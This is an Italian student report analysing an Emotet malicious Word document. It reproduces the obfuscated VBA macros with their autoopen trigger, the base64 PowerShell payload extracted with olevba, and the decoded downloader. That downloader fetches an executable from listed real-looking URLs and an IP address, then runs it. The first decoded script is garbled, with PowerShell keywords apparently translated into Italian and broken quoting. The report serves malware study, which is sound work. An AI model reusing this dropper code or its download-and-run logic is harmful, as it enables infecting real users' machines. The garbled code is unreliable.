Università degli Studi di Camerino

Corso di Informatica L-31

Anno accademico 2019/2020

Project

Malware Analysis di Emotet

Relatore: Prof. Fausto Marcantoni

Studenti: Federico Casenove
Dario Polverini
Simone Squadroni

Indice

1 Introduzione **1**
1.1 Botnet 1
1.2 Emotet 1

2 Analisi **1**
2.1 Configurazione iniziale e strumenti utilizzati 1
2.2 Analisi Emotet.doc 2
2.3 Analisi dell'eseguibile ww.exe con IDA Pro 9
2.4 Analisi del traffico della rete con Wireshark 24

3 Conclusione **27**

4 Referenze **27**

1 Introduzione

1.1 Botnet

Una botnet è una rete controllata da un botmaster e composta da dispositivi infettati da un malware specializzato, detti bot o zombie. I dispositivi connessi ad Internet al cui interno sussistono vulnerabilità nella loro infrastruttura di sicurezza informatica possono talvolta diventare parte della botnet, e, se l'agente infettante è un trojan, il botmaster può controllare il sistema tramite accesso remoto. I computer così infettati, possono scagliare attacchi, denominati, Distribuited Denial of Service (DDoS) contro altri sistemi e/o compiere altre operazioni illecite, in alcuni casi persino su commissione di organizzazioni criminali.

1.2 Emotet

Emotet è una botnet che induce un trojan molto sofisticato, che ha la funzione di downloader o dropper per altri malware. Emotet inizialmente si espande attraverso allegati di posta elettronica dannosi e tenta di proliferare all'interno di una rete forzando le credenziali degli utenti e scrivendo su unità condivise.
In caso di successo, un utente malintenzionato potrebbe utilizzare Emotet per ottenere informazioni sensibili. Un tale attacco potrebbe comportare la fuga di informazioni proprietarie e perdite finanziarie, nonché interruzioni delle operazioni e danni alla reputazione.

2 Analisi

2.1 Configurazione iniziale e strumenti utilizzati

Abbiamo scaricato il software VirtualBox e abbiamo creato una Virtual Machine con Windows 10. All'interno della macchina virtuale abbiamo installato una distribuzione personalizzabile basata su Windows chiamata FLARE che ci mette a disposizione diversi tools per svolgere Malware Analysis, penetration testing, ecc.
Dopo aver configurato la macchina virtuale, tramite la piattaforma any.run abbiamo scaricato il file .doc del Malware Emotet ed i payloads da esso generati. Una volta scaricata tutta la documentazione necessaria per effettuare l'analisi é stata isolata completamente la macchina virtuale dalla macchina host.

2.2 Analisi Emotet.doc

Prima di iniziare l'analisi del Malware é stata creata un'istantanea dello stato attuale della macchina virtuale al fine di poter tornare in quello stato per qualsiasi necessità.
Per iniziare il nostro studio abbiamo disabilitato le Macro di Microsoft Word per evitare di infettare la macchina nel caso in cui fossero presenti Macro malevole.
Una volta aperto il documento sorgente .doc del Malware, abbiamo controllato se erano presenti delle Macro e ne abbiamo individuate due:

```
Function K_QDQDD(CQCAA_)
   Select Case GAA4xoA
Case 562220402
Minute CInt(172368050 _
- Tan(iDxQk_AA * Cos(vUADA_) + _
612781366 + 928404273))
End Select
   Select Case nAxwCA1
Case 722578661
Minute CInt(217345090 _
- Tan(sAGDBUAA * Cos(IAAAAUA) + _
609068523 + 878158039))
End Select
   Select Case F_AADAQ
Case 504802116
Minute CInt(269409384 _
- Tan(VGABZAQU * Cos(joU1BBk) + _
285758612 + 495812894))
End Select
Set K_QDQDD = CVar(CQCAA_)
   Select Case joXGAQ
Case 642372825
Minute CInt(857527804 _
- Tan(cADGAA * Cos(UCXcAAAA) + _
265654494 + 540685068))
End Select
   Select Case SC4AAow
Case 20847050
Minute CInt(986330889 _
- Tan(Rw4UAA * Cos(nCAGUQ) + _
269843009 + 574981606))
End Select
   Select Case sUBAAAB4
Case 455227288
Minute CInt(253047170 _
- Tan(vA_UAB * Cos(zAcwQwUA) + _
933209543 + 74908986))
End Select
End Function
Sub autoopen()
   Select Case KAAXAZ
Case 642497119
Minute CInt(181703225 _
- Tan(JGxAA4cc * Cos(hAxkGDAc) + _
664103252 + 685957492))
End Select
   Select Case XGG4GD
Case 703799256
Minute CInt(81578945 _
- Tan(U1UAAAQ * Cos(CBAX4Bx) + _
909336882 + 617387229))
End Select
   Select Case A_AACA
Case 900650784
Minute CInt(241955921 _
- Tan(fo1AA_DA * Cos(JUUxAc) + _
573758774 + 653526745))
End Select
Call KwQQAX
   Select Case b4kZ4wO_
Case 705372864
Minute CInt(57839682 _
- Tan(DU_XAA * Cos(aAAGcGZD) + _
830160224 + 203800841))
End Select
   Select Case qDAAA14
Case 395176598
Minute CInt(931474604 _
- Tan(m_cQUA * Cos(iABBBG) + _
272367672 + 425762302))
End Select
   Select Case lUA1A1A
Case 73545898
Minute CInt(435462980 _
- Tan(CAAADAAo * Cos(qAAwXGAA) + _
852514816 + 45840680))
End Select
End Sub
```

Macro 1

```
Function KwQQAX()
On Error Resume Next
   Select Case FDcABxUC
Case 626636184
Minute CInt(531242096 _
- Tan(qoAAA1xA * Cos(cAUADkA) + _
616431418 + 553143818))
End Select
   Select Case DGwAkxA
Case 779757640
Minute CInt(689477681 _
- Tan(qDAAAo_ * Cos(KUAG_B1A) + _
853526271 + 339676429))
End Select
   Select Case bAUBDBG
Case 533436387
Minute CInt(957147201 _
- Tan(rAGoUwQA * Cos(qAQBXG) + _
538258994 + 562243367))
End Select
Set VcAAXDD = K_QDQDD(GetObject("w" + "inmgmts:W" + "in32_Process" + "Sta" + "rtup"))
   Select Case KDXAXDC
Case 201267541
Minute CInt(345682419 _
- Tan(LU_AQ1 * Cos(dCXAxoA) + _
792458517 + 442369741))
End Select
   Select Case QAAAwA4
Case 683066449
Minute CInt(563040337 _
- Tan(oAAADDAQ * Cos(aAAU1UxB) + _
656105962 + 858600647))
End Select
EwU_AA = vbError - vbError
   Select Case l1wAoDD
Case 780749121
Minute CInt(382246454 _
- Tan(HoACUA * Cos(YBAABABw) + _
263297230 + 64874686))
End Select
   Select Case KCAwCAAx
Case 678107768
Minute CInt(396623115 _
- Tan(oBAAUAkA * Cos(dZwQADwB) + _
910934091 + 957431707))
End Select
```

```
   Select Case NQAUBU
Case 939437504
Minute CInt(530405962 _
- Tan(oQQGX4CG * Cos(jAc1oXBG) + _
952411414 + 461352274))
End Select
IAUCCc_C = zA_GcBBC.oUAAGA.ControlSource + zCA_U1A.CAXGUk + zA_GcBBC.oUAAGA + zCA_U1A.HGAkGX + zA_GcBBC.oUAAGA + zA_GcBBC.oUAAGA.ControlTipText + zCA_U1A.pAcBAG + zA_GcBBC.oUAAGA.PasswordChar + zA_GcBBC.oUAAGA.ControlSource + zCA_U1A.MAQwAU + zA_GcBBC.oUAAGA + zCA_U1A.KoAGAQU + zA_GcBBC.oUAAGA.ControlSource
   Select Case zDAXcUQ
Case 525547524
Minute CInt(630570189 _
- Tan(FGBUQZZB * Cos(dABDCA) + _
759232484 + 260229354))
End Select
   Select Case nDoZCC
Case 120575209
Minute CInt(665626874 _
- Tan(QoDxcAx * Cos(pXDGUG) + _
407952378 + 363925637))
End Select
   Select Case zUUBA_
Case 121800024
Minute CInt(168327596 _
- Tan(iQQGZQUc * Cos(bDwkAo) + _
137065461 + 860912240))
End Select
VcAAXDD. _
ShowWindow = EwU_AA + EwU_AA + EwU_AA
   Select Case MAkZwU
Case 380049045
Minute CInt(610625887 _
- Tan(GAAQkGA * Cos(EoAcQAA) + _
740171091 + 725900438))
End Select
   Select Case PQBGAC
Case 806207263
Minute CInt(706922374 _
- Tan(pAUBAAQ4 * Cos(uQAGoA) + _
364827477 + 733999203))
End Select
   Select Case JAcAQAA
Case 74819874
Minute CInt(598877531 _
- Tan(hcQAwQAw * Cos(JZUQXwBA) + _
628639663 + 60059798))
End Select
```

```
   Select Case nQGBB4c
Case 963972515
Minute CInt(496923939 _
- Tan(UUAADDD * Cos(uADCAA) + _
312684036 + 159138785))
End Select
   Select Case iUBQQU
Case 37186357
Minute CInt(194853289 _
- Tan(B_CX_BB * Cos(MAkXADQw) + _
60921798 + 737821221))
End Select
   Select Case BQXAwAo
Case 314554477
Minute CInt(13947906 _
- Tan(hQxAoD_ * Cos(awxQAQ) + _
339318911 + 344412805))
End Select
Set BkwABAAD = K_QDQDO(GetObject("w" + "inmgmts:W" + "in32_Process"))
   Select Case KQU1BC
Case 382017609
Minute CInt(467039761 _
- Tan(wA_AA1_x * Cos(TAAAUAUD) + _
497401388 + 598366382))
End Select
   Select Case AACcXA
Case 742209975
Minute CInt(262265927 _
- Tan(AZoZBD4 * Cos(BAXAAA) + _
151750259 + 403508955))
End Select
BkwABAAD.Create TZ1kZAGA + IAUCCc_C + YUcAUA, hQDBAcA, VcAAXDO, cQQAU4x
   Select Case vCCQ4Bx
Case 861411947
Minute CInt(985116547 _
- Tan(IAZDQQwA * Cos(hBB4GUAQ) + _
319336316 + 797347929))
End Select
   Select Case hAZGkAAQ
Case 518723140
Minute CInt(613416016 _
- Tan(I4UBxDQ * Cos(kAUAAG) + _
329499248 + 606275965))
End Select
End Function
```

Macro 2

Analizzando le Macro abbiamo trovato del codice superfluo. Successivamente abbiamo isolato il codice utile al nostro studio e ricavato due macro sospette:


```
1. Function K_QDQDD(CQCAA_)
2. Set K_QDQDD = CVar(CQCAA_)
3. End Function
4. Sub autoopen()
5. Call KwQQAX
6. End Sub
```

Macro 1

```
1. Function KwQQAX()
2. On Error Resume Next
3. Set VcAAXDD = K_QDQDD(GetObject(winmgmts:Win32_ProcessStartup))
4. EwU_AA = vbError - vbError
5. IAUCCc_C = zA_GcBBC.oUAAGA.ControlSource + zCA_U1A.CAXGUk + zA_GcBBC.oUAAGA + zCA_U1A.HGAkGX + zA_GcBBC.oUAAGA +
   zA_GcBBC.oUAAGA.ControlTipText + zCA_U1A.pAcBAG + zA_GcBBC.oUAAGA.PasswordChar + zA_GcBBC.oUAAGA.ControlSource + zCA_U1A.MAQwAU +
   zA_GcBBC.oUAAGA + zCA_U1A.KoAGAQU + zA_GcBBC.oUAAGA.ControlSource
6. VcAAXDD.ShowWindow = EwU_AA + EwU_AA + EwU_AA
7. Set BkwABAAD = K_QDQDD(GetObject(winmgmts:Win32_Process))
8. BkwABAAD.Create TZ1kZAGA + IAUCCc_C + YUcAUA, hQDBAcA, VcAAXDD, cQQAU4x
9. End Function
```

Macro 2

L'analisi ci ha consentito di individuare all'interno della sezione form due variabili sospette (zA_GcBBC, oUAAGA) che richiamavano dei metodi impossibili da analizzare data l'assenza di codice al loro interno.
Ci siamo serviti del software Olevba, utile per l'estrazione e la traduzione di codice Macro VBA, per approfondire l'analisi del documento sorgente .doc del Malware.
Il codice estratto è stato salvato in un file di testo dal quale abbiamo notato uno script in Powershell codificato in base64.



```
1.  ------------------------------------------------------------------------------
2.  VBA FORM Variable "b'KoAGAQU'" IN '40606534706_May_01_2019.doc' - OLE stream: 'Macros/zCA_U1A'
3.  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
4.  b'JABHAHgAUQBHAEIAQwBBAF8APQAoACgAJwBLAEMAJwArACcARAAnACkAKwAnAEQANAAnACsAJwAxACcAKQA7ACQAYwBrAEEANAAxAFEAUQBYACAAPQAgACgAJwA4ACcAKw
5.  AnADEAMwAnACkAOwAkAE8AUQBrAEEARABVAFUAWgA9ACgAKAAnAHEAJwArACcAQQB4ACcAKQArACcARAAnACsAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcANABjACcALAAnAHcAQ
6.  gAnACkAKQA7ACQAaABRAFEAQQBCAG8AMQBBAD0AJAB1AG4AdgA6AHUAcwB1AHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABjAGsAQQA0ADEAUQBRAFgAKwAoACcALgAnACsA
7.  KAAnAGUAeAAnACsAJwB1ACcAKQApADsAJAB1AEEAQQA0AEEAUQA0AD0AKAAoACIAewAxAH0AewAwAH0AIgAgAC0AZgAgACcAeAAnACwAKAAnAEEAJwArACcAeABVACcAKQApACs
8.  AJwBYACcAKwAnAEEAJwApADsAJABDAEEAYwBEAEEAQQA9AC4AKAAnAG4AZQB3ACcAKwAnAC0AJwArACcAbwBiAGoAJwArACcAZQBjAHQAJwApACAAbgBgAGUAVAAuAFcAZQBCAE
9.  MAYABsAGAASQBfAE4AdAA7ACQAWQBCAEEAQQBVAF8ARAA9ACgAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAKAAnAGgAdAAnACsAJwB0ACcAKQAsACgAJwBwACcAKwAnADoALwAnA
10. CkAKQArACgAIgB7ADAAfQB7ADEAfQB7ADIAfQAiACcAZgAnAC8AdwAnACwAJwBlACcALAAoACcAYgAnACsAJwBhAHAAaAAnACkAKQArACcAbwAnACsAJwBiAGkAJwArACcAYQAn
11. ACsAKAAiAHsAMgB9AHsAMQB9AHsAMAB9ACIALQBmACAAKAAnAGkAJwArACcAbQBhACcAKQAsACcAbQAvACcALAAoACcALgAnACsAJwBjAGBAJwApACkAKwAoACIAewAzAH0AewA
12. wAH0AewAyAH0AewA0AH0AewAxAH0AIgAtAGYAJwBlAHMAJwAsACgAJwAvACcAKwAnAEAAaAB0AHQAcAAnACkALAAoACcALwA3ACcAKwAnADIAQwAnACkALAAnAGcAJwAsACcAYQ
13. AnACkAKwAnAHMAOgAnACsAJwAvACcAKwAnAGcAJwApACcAKAAiAHsAMAB9AHsAMQB9ACIALQBmACAAdABhACcAKwAnAGwAJwArACcAZQBnAHIAZQBuACcAKQAsACcAbQBvACcAL
14. AAnAG4AJwApACsAJwBzACcAKwAoACcAZQAuACcAKwAnAGcAJwApACsAKAAiAHsAMAB9AHsAMQB9ACIALQBmACgAJwByAGEAJwArACcAZgAnACkALAAnAGkAJwApACsAKAAiAHsA
15. MAB9AHsAMQB9ACIAIAAtAGYAKAAnAGMAbwBzACcAKwAnAGEAJwApACwAJwBzACcAKQArACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACgAJwBzACcAKwAnAG8AYwAnACkALAAnAGk
16. AJwApACsAKAAiAHsAMQB9AHsAMgB9AHsAMAB9ACIALQBmACAAJwBtAC8AJwAsACcAYQAnACwAKAAnAGQAbwBzAC4AJwArACcAYwBvACcAKQApACsAJwBrACcAKwAoACIAewAyAH
17. 0AewAwAH0AewAxAH0AIgAgAC0AZgAgACgAJwB3ACcAKwAnAG8AcgBkAHMAJwArACcALwAnACkALAAoACcARgAnACsAJwBPAFkAbwAnACkALAAnAGUAeQAnACkAKwAoACIAewAxA
18. H0AewAwAH0AewAzAH0AewAyAH0AIgAgAC0AZgAgACcAQAAnACwAJwAvACcALAAoACcAdAB0AHAAJwArACcAOgAvACBAcAAnACsAJwB1AHIAJwApACwAJwBoACcAKQArACcAaQAn
19. ACsAJwBtAGEAJwArACcAcgAnACsAJwBvACcAKwAoACIAewAxAH0AewAwAH0AIgAtAGYAJwBtACcALAAoACcALgBjACcAKwAnAG8AJwApACkAKwAoACIAewAwAH0AewAxAH0AIgA
20. tAGYAKAAnAC8AMQAnACsAJwAvACcAKQAsACcAdwB3ACcAKQArACgAJwAvACcAKwAnAEAAaAAnACkAKwAoACcAdAB0ACcAKwAnAHAAJwApACsAKAAiAHsAMAB9AHsAMQB9ACIAIA
21. AtAGYAKAAnADoALwAnACsAJwAvAGoAJwApACwAJwBwAG0AJwApACsAKAAnAHQAZQAnACsAJwBjACcAKQArACcAaAAnACsAKAAiAHsAMQB9AHsAMAB9AHsAMgB9ACIALQBmACgAJ
22. wAvAGMAcwAnACsAJwBzACcAKQAsACgAJwAuAGMAbwAnACsAJwBtACcAKQAsACgAJwAvACcAKwAnAEcATwBPACcAKQApACsAJwB2ACcAKwAoACcAcQBkACcAKwAnAC8AJwArACcALwAxACcAKwAoACIAewAxAH0
23. JwBAACcAKwAnAGgAJwArACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAJwB0ACcALAAoACcAdABwACcAKwAnADoAJwApACkAKwAnAC8AJwArACcALwAxACcAKwAoACIAewAxAH0
24. AewAwAH0AIgAgAC0AZgAgACcALgAnACwAKAAnADEAOAAuACcAKwAnADgAOQAnACkAKQArACgAIgB7ADIAfQB7ADAAfQB7ADEAfQAiAC0AZgAgACcANQAnACwAKAAnAC4AMQA2AC
25. cAKwAnADYALwAnACkALAAnADIAMQAnACkAKwAoACIAewAyAH0AewAwAH0AewAxAH0AIgAtAGYAJwBwAC0AJwAsACgAJwBpAG4AJwArACcAYwAnACkALAAnAHcAJwApACsAKAAnA
26. GwAJwArACcAdQBkACcAKQArACgAIgB7ADEAfQB7ADAAfQAiACAALQBmACAAKAAnAHMAJwArACcALwBsADUALwAnACkALAAnAGUAJwApACkALgBTAHAAbABJAHQAKAAnAEEAAJwAp
27. ADsAJABVAEEAQQBYAF8AQQBCAEIAPQAoACcAZgAnACsAJwBvAHcAJwArACgAJwBjADEAJwArACcAVQAnACkAKQA7AGYAbwByAGUAYQBjAGgAKAAkAGkAQQB3AEQAbwB3AEEAIAB
28. pAG4AIAAkAFkAQgBBAEEAVQBfAEQAKQB7AHQAcgB5AHsAJABDAEEAYwBEAEEAQQAuAEQATwB3AE4AbABPAGEAZABGAGkAbABFACgAJABpAEEAdwBEAG8AdwBBACwAIAAkAGgAUQ
29. BRAEEAQgBvADEAQQApADsAJABhAEMAUQB4ADQAQQA9ACgAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAJwBxAG8AJwAsACgAJwBrACcAKwAnAEEAQgAnACkAKQArACcAQwB3ACcAK
30. QA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAnACsAJwAtAEkAJwArACcAdAB1AG0AJwApACAAJABoAFEAUQBBAEIAbwAxAEEAKQAuAGwARQBOAGcAVABoACAALQBnAGUAIAAzADcA
31. MgAzADgAKQAgAHsALgAoACcASQBuAHYAJwArACcAbwAnACsAJwBrACcAKwAnAGUALQBJAHQAZQBtACcAKQAgACQAaABRAFEAQQBCAG8AMQBBADsAJABzAEEAQQBBAEEAQQBRADQ
32. APQAoACgAIgB7ADEAfQB7ADAAfQAiACAAZgAgACgAJwBBACcAKwAnAHgAQQAnACkALAAnAHUAeAAnACkAKwAnAEQAJwApADsAYgByAGUAYQBrADsAJABZAFUAUQBBAEEAQQA9AC
33. gAKAAnAG0AJwArACcAUQBBACcAKQArACgAIgB7ADEAfQB7ADAAfQAiACAALQBmACAAKAAnAEEARAAnACsAJwBRACcAKQAsACcARwAnACkAKwAnAEEAJwApAH0AfQBjAGEAdABjA
34. GgAewB9AH0AJABpAEQAVQBBAHcAeAA9ACgAKAAiAHsAMAB9AHsAMQB9ACIALQBmACAAKAAnAGEAUQAnACsAJwBBACcAKQAsACcAawAnACkAKwAnAFoAQQAnACkA'
35. ------------------------------------------------------------------------------
36. VBA FORM Variable "b'CAXGUk'" IN '40606534706_May_01_2019.doc' - OLE stream: 'Macros/zCA_U1A'
37. - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
38. b'powE'
39. ------------------------------------------------------------------------------
40. VBA FORM Variable "b'HGAkGX'" IN '40606534706_May_01_2019.doc' - OLE stream: 'Macros/zCA_U1A'
41. - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
42. b'rSHell    '
43. ------------------------------------------------------------------------------
44. VBA FORM Variable "b'pAcBAG'" IN '40606534706_May_01_2019.doc' - OLE stream: 'Macros/zCA_U1A'
45. - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
46. b'   -'
47. ------------------------------------------------------------------------------
48. VBA FORM Variable "b'MAQwAU'" IN '40606534706_May_01_2019.doc' - OLE stream: 'Macros/zCA_U1A'
49. - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
50. b'e    '
```

Parte del file di testo estratto con Olevba

Successivamente abbiamo decodificato lo script ottenendo un codice occultato che poi abbiamo riscritto in chiaro.

```
$ GxQGBCA _ = (( 'KC' + 'D') + 'D4' + '1');
$ ckA41QQX = ('8' + '13');
$ OQkADUUZ = (( 'q' + 'Ax') + 'D' + ( "{1} {0}" - f'4c', 'wb'));
$ HQQABo1A = $ ENV: userprofile + '\' + $ ckA41QQX + ( ' ' + (' ex '+' e'));
$ uAA4AQ4 = (("" 1} {0} "-f 'x', ('A' + 'xU')) + 'X' + 'A');
$ CAcDAA =. ('New' + '-' + 'obj' + 'ect') n`eT.WeBC`l`IENt;
$ YBAAU_D = ((("{0} {1}" -f ('ht' + 't'), ('p' + ': /')) + ("{0} {1} {2}" - f '/ w', 'e', ('b' + 'aph')) + 'o' + 'bi' + 'a' + ("{2} {1} {0}"
- f ('i '+' ma '),' m /',('.'+ 'co')) + ( "{3} {0} {2} {4} {1}" - f'es', ( '/ '+' @ http '), (' / 7 '+' 2C '),' g', 'a') + 's:' + '//' + ( "
{1} {2} {0}" -f ( 'ta' + '1' + 'egren'), 'mo', 'n') + '' s + ( 'e.' + 'g') + ( "{0} {1}" - f ('ra' + 'f'), 'i') + ("{0} {1}" -f ('cos' +
'a'), 's') + ("{0} {1} "-f ('s' + 'oc'), 'i') + (" {1} {2} {0} "- f 'm /', 'a', ('dos.' + 'co' )) + 'k'+ ("{2} {0} {1}" -f ('w' + 'ords' +
'/'), ('F' + 'OYo'), 'ey') + ("{1} { 0} {3} {2} "-f '@', '/', ('ttp' + ': // p' + 'ur'), 'h') + 'i' + 'ma' + ' r '+' o '+ ( "{1} {0}" - f'm',
(+ 'o ')' c.') + ( "{0} {1}" - f ('/ 1' + '/'), 'ww') + ('/' + '@ h') + ('tt' + 'p') + ("{0} {1}" -f (': /' + ' / j '),' pm ') + (' te '+' c
') +' h '+ ( "{1} {0} {2}" - f (' / cs '+' s'), ( '.co '+' m '), ('/ '+' GOO ')) +' v '+ (' qd '+'/ ') +' @ '+' h' + ( "{0} {1 } "-f 't',
('tp' + ':')) + '/' + '/ 1' + (" {1} {0} "-f '.', ('18.'+ '89 ')) + ("{2} {0} {1}" - f' 5 ', (. 16 '+' 6 / '),' 21 ') + ("{2} {0} {1} "- f'p
- ', (' in '+' c '),' w ') + (' 1 '+' ud ') + (" {1} {0} "-f (' s '+' / L5 / '),' e ')), Split (.' @ ');
$ UAAX_ABB = ( 'f' + 'ow' + ( 'c1' + 'U'));
foreach ($ iAwDowA in $ YBAAU_D) {
    provare {
    $ CAcDAA.DOwNlOadFilE ($ iAwDowA, $ hQQABo1A);
    $ aCQx4A = ((("{0} {1}" -f'qo ', (' k '+' AB ')) +' Cw ');
    If ((& ('Get' + '- I' + 'tem') $ hQQABo1A) .lENgTh -ge 37238) {
        . ('Inv' + 'o' + 'k' + 'e-Item') $ hQQABo1A;
        $ sAAAAAQ4 = (("{1} {0}" - f ('A' + 'xA'), 'ux') + 'D');
        rompere;
        $ YUQAAA = (('' m '+' QA ') + ("{1} {0}" -f (' AD '+' Q '),' G ') +' A ')
                                }
        }
    catturare {}
                }
$ iDUAwx = (("" 0 0 {1} "- f ('aQ' + 'A'), 'k') + 'ZA')
```

Script decodificato

```
$GxQGBCA_=((KCDD41);
$ckA41QQX = (813);
$OQkADUUZ=(qAxDwB4c);
$hQQABo1A=$env:userprofile\$ckA41QQX.exe;
$uAA4AQ4=((AxUxXA);
$CAcDAA=.(new-object) neT.WeBClIENt;
$YBA A_D=((http://webaphobia.com/images/72Ca/@
https://montalegrense.graficosassociados.com/keywords/FOyo/
@httpp://purimaro.com/1/ww/@http://jpmtech.com/css/GOOvqd/
@http://118.89.215.166/wp-includes/15/.SplIt('@');
$UAAX_ABB=(fowc1U);
foreach($iAwDowA in $YBAAU_D)   {
    try {
    $CAcDAA.DOwNlOadFilE($iAwDowA, $hQQABo1A);
    $aCQx4A=(qokABCw);
    If ((&(Get-Item) $hQQABo1A).lENgTh -ge 37238)   {
        .(Invoke-Item) $hQQABo1A;
        $sAAAAAQ4=(uxAxAD);
        break;
        $YUQAAA=(mQAGADQA)
                                }
        }
    catch   {}
                }
$iDUAwx=(aQAkZA)
```

